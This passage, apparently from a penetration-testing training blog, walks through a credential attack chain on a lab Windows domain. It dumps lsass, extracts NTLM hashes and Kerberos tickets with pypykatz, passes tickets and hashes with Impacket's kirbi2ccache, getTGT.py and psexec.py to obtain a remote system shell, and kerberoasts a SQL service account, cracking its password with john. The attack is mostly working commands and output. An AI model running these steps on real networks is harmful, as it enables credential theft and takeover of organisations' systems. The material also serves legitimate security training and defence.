[*] Downloaded 32.00 MiB of 44.76 MiB (71.49%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 33.00 MiB of 44.76 MiB (73.73%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 34.00 MiB of 44.76 MiB (75.96%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 35.00 MiB of 44.76 MiB (78.2%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 36.00 MiB of 44.76 MiB (80.43%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 37.00 MiB of 44.76 MiB (82.67%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 38.00 MiB of 44.76 MiB (84.9%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 39.00 MiB of 44.76 MiB (87.13%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 40.00 MiB of 44.76 MiB (89.37%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 41.00 MiB of 44.76 MiB (91.6%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 42.00 MiB of 44.76 MiB (93.84%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 43.00 MiB of 44.76 MiB (96.07%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 44.00 MiB of 44.76 MiB (98.3%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 44.76 MiB of 44.76 MiB (100.0%): lsass.DMP → /root/Desktop//lsass.DMP
[*] download : lsass.DMP → /root/Desktop//lsass.DMP
meterpreter >

```

Download and install [pypykatz](#) for extracting stored Kerberos tickets in Kirbi format from inside the lsass.DMP file by executing the following commands

```

mkdir /root/kerb
pypykatz lsa -k /root/kerb minidump /root/Desktop/lsass.DMP

```

```

root@kali:~# mkdir /root/kerb
root@kali:~# pypykatz lsa -k /root/kerb minidump /root/Desktop/lsass.DMP
INFO:root:Parsing file /root/Desktop/lsass.DMP
FILE: ===== /root/Desktop/lsass.DMP =====
= LogonSession =
authentication_id 408131 (63a43)
session_id 1
username yashika
domainname IGNITE
logon_server WIN-S0V7KMTVLD2
logon_time 2020-05-16T12:30:53.963778+00:00
sid S-1-5-21-3523557010-2506964455-2614950430-1601
luid 408131
  = MSV =
    Username: yashika
    Domain: IGNITE
    LM: NA
    NT: 64fbae31cc352fc26af97cbdef151e03
    SHA1: c220d333379050d852f3e65b010a817712b8c176
  = WDIGEST [63a43]=
    username yashika
    domainname IGNITE
    password None
  = Kerberos =
    Username: yashika
    Domain: IGNITE.LOCAL
    Password: None
  = WDIGEST [63a43]=
    username yashika
    domainname IGNITE
    password None
  = DPAPI [63a43]=
    luid 408131
    key_guid 7ef3628-31f2-4bd7-b09d-976a55b372c3

```

As you can observe we have obtained all Kerberos ticket in kirbi format as well as the NTLM HASH for user Yashika.

Currently, we have enumerated the KRB5_TGT ticket authorized for user “Yashika”. Let try to pass the ticket to get TGS and access the requested services.

Kirbi2ccache is a python script that falls under the **Impacket** library, transforming the kirbi format file into ccache and then using Export KRB5CCNAME to inject the ccache file into DC to get access to the requesting service.

```

root@kali:~# cd /root/kerb
root@kali:~/kerb# ls
lsass.DMP_f278295b.ccache
'TGS_IGNITE.LOCAL_CLIENT1$_cifs_WIN-S0V7KMTVLD2.ignite.local_1e6ec7f7.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$_cifs_WIN-S0V7KMTVLD2.ignite.local_ignite.local_e023c380.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$_CLIENT1$_3fd2a60f.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$_ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_c7861a86.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$_ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_d049f273.kirbi'
TGS_IGNITE.LOCAL_yashika_ldap_WIN-S0V7KMTVLD2.ignite.local_267e6684.kirbi
TGS_IGNITE.LOCAL_yashika_LDAP_WIN-S0V7KMTVLD2.ignite.local_ignite.local_53289817.kirbi
TGS_IGNITE.LOCAL_yashika_LDAP_WIN-S0V7KMTVLD2.ignite.local_ignite.local_753600b3.kirbi
TGS_IGNITE.LOCAL_yashika_WIN-S0V7KMTVLD2_SVC_SQLService.ignite.local:60111_4b16e13f.kirbi
'TGT_IGNITE.LOCAL_CLIENT1$_krbtgt_IGNITE.LOCAL_14733be7.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$_krbtgt_IGNITE.LOCAL_1f072fca.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$_krbtgt_IGNITE.LOCAL_4e660121.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$_krbtgt_IGNITE.LOCAL_817d846d.kirbi'
TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_6d469878.kirbi
TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_881fc286.kirbi
root@kali:~/kerb#

```

```

kirbi2ccache TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_6d469878.kirbi
yashika.ccache
export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
192.168.1.105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local

```

```

root@kali:~/kerb# kirbi2ccache TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_6d469878.kirbi yashika.ccach
e
INFO:root:Parsing kirbi file /root/kerb/TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_6d469878.kirbi
INFO:root:Done!
root@kali:~/kerb# export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip 192.168.1.
105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file HfwUIENs.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service sMwp on 192.168.1.105.....
[*] Starting service sMwp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Impacket GetTGT.py

Likewise, this can also be accomplished with the help of getTGT.py, as it will request a TGT and save it as ccache by giving a password, hash or aesKey.

If you recall that for user Yashika we have extracted the NTLM HASH. Now we have used the following command to request a TGT from DC and save it in CCache format. Laterally we can inject the ccache file into DC with the help of Export KRB5CCNAME to get access to the requesting service.

```
python getTGT.py -dc-ip 192.168.1.105 -hashes :64fbae31cc352fc26af97cbdef151e03
ignite.local/yashika
export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
192.168.1.105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local
```

```
root@kali:~/impacket/examples# python getTGT.py -dc-ip 192.168.1.105 -hashes :64fbae31cc352fc26af97cbdef15
1e03 ignite.local/yashika
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in yashika.ccache
root@kali:~/impacket/examples# export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
192.168.1.105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file jSkCSFLL.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service foEE on 192.168.1.105.....
[*] Starting service foEE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Kerberosasting: kirbi2john

As we said with the help of stored KRB5_TGS, we can extract the NTLM hashes for Service Server and try to crack the hash in order to get the password in clear text or use this hash to pass the hash attack. This would be known as kerberoasting.

Now as you can see in the highlight image we've outlined the KRB5_TGS for SQL Server in kirbi format and converted it to john crackable format with the help of **kirbi2john.py** (possible at /usr/share/john/) called "TGS hash," then use john for brute force password.

```
/usr/share/john/kirbi2john.py <KRB5_TGS kirbi> > <Output file name>
john --wordlist=/usr/share/wordlists/rockyou.txt TGS_hash
```

Booom!!!! We found the password for SQL service server.

```
root@kali:~/kerb# ls
lsass.DMP_f278295b.ccache
'TGS_IGNITE.LOCAL_CLIENT1$cifs_WIN-S0V7KMTVLD2.ignite.local_1e6ec7f7.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$cifs_WIN-S0V7KMTVLD2.ignite.local_ignite.local_e023c380.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$CLIENT1$3fd2a60f.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_c7861a86.kirbi'
'TGS_IGNITE.LOCAL_CLIENT1$ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_d049f273.kirbi'
TGS_IGNITE.LOCAL_yashika_ldap_WIN-S0V7KMTVLD2.ignite.local_267e6684.kirbi
TGS_IGNITE.LOCAL_yashika_LDAP_WIN-S0V7KMTVLD2.ignite.local_ignite.local_53289817.kirbi
TGS_IGNITE.LOCAL_yashika_LDAP_WTN-S0V7KMTVLD2.ignite.local_ignite.local_753600b3.kirbi
TGS_IGNITE.LOCAL_yashika_WIN-S0V7KMTVLD2_SVC_SQLService.ignite.local:60111_4b16e13f.kirbi
'TGT_IGNITE.LOCAL_CLIENT1$krbtgt_IGNITE.LOCAL_14733be7.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$krbtgt_IGNITE.LOCAL_1f072fca.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$krbtgt_IGNITE.LOCAL_4e660121.kirbi'
'TGT_IGNITE.LOCAL_CLIENT1$krbtgt_IGNITE.LOCAL_817d846d.kirbi'
TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_6d469878.kirbi
TGT_IGNITE.LOCAL_yashika_krbtgt_IGNITE.LOCAL_881fc286.kirbi
root@kali:~/kerb# /usr/share/john/kirbi2john.py TGS_IGNITE.LOCAL_yashika_WIN-S0V7KMTVLD2_SVC_
SQLService.ignite.local:60111_4b16e13f.kirbi > TGS_hash
root@kali:~/kerb# john --wordlist=/usr/share/wordlists/rockyou.txt TGS_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5tgs$unknown)
1g 0:00:00:01 DONE (2020-05-16 10:17) 0.9259g/s 1947Kp/s 1947Kc/s 1947KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/kerb#
```

References

- [Microsoft Service Principal Names](#)
- <https://www.tarlogic.com/en/blog/how-kerberos-works/>
- <https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/>
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About Us

“Simple training makes Deep Learning”

“IGNITE” is a worldwide name in the IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

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